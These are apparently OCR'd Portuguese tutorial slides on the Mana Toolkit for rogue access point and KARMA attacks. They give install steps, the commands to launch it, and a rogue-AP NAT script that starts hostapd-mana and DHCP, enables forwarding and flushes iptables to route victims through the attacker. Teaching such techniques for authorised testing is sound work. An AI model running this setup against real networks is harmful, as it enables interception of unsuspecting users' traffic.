
Mana Toolkit


- The Mana Toolkit: é um conjunto de ferramentas para ataques de ponto de acesso (evilAP).
- Mais especificamente, contém as melhorias aos ataques KARMA que são implementados no **Hostapd** (Host access point daemon), bem como algumas configurações úteis para a realização de MitM, uma vez que você conseguiu fazer com que uma vítima se conecta-se a sua máquina.


- Instalação:
- - A maneira mais simples de se instalar é "apt-get install mana-toolkit" no Kali. Se você deseja seguir o manual, ligue na última versão do Kali e no site oficial. Certifique-se de editar o script de início para apontar para o dispositivo wifi direito.
- - Para criar e executar a instalação (VM ou de outra forma), atualize-a e execute kali-install.sh
- - Para criar e executar a instalação de uma caixa Ubuntu 14.04 (VM ou de outra forma), atualize-a e execute ubuntu-install.sh
- - O instalador do ubuntu tem muito mais informações de dependência do que o kali se você estiver procurando por um modelo.


- Pré-Requisitos
- + Software; Verifique o instalador do Ubuntu para obter mais detalhes sobre os pré-requisitos do software.
- + Hardware; Você precisará de um cartão wifi que suporte o modo mestre ou monitor mode. Você pode verificar se ele funciona executando: iw list - Você verá "AP" na saída(output).



apt-get install mana-toolkit
gedit /etc/mana-toolkit/hostapd-mana.conf
gedit /usr/share/mana-toolkit/run-mana/start-nat-simple.sh
bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh


21-mana.mp4 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
Applications Places Leafpad Wed 12:36
root@kali: ~
start-nat-simple.sh
File Edit Search Options Help
#!/bin/bash
upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
service network-manager stop
rfkill unblock wlan
ifconfig $phy up
sed -i "s/^interface=.*$/interface=$phy/" $conf
$hostapd $conf&
sleep 5
ifconfig $phy 10.0.0.1 netmask 255.255.255.0
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
dnsmasq -z -C /etc/mana-toolkit/dnsmasq-dhcpd.conf -i $phy -I lo
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables --policy INPUT ACCEPT
iptables --policy FORWARD ACCEPT
iptables --policy OUTPUT ACCEPT
iptables -F
iptables -t nat -F
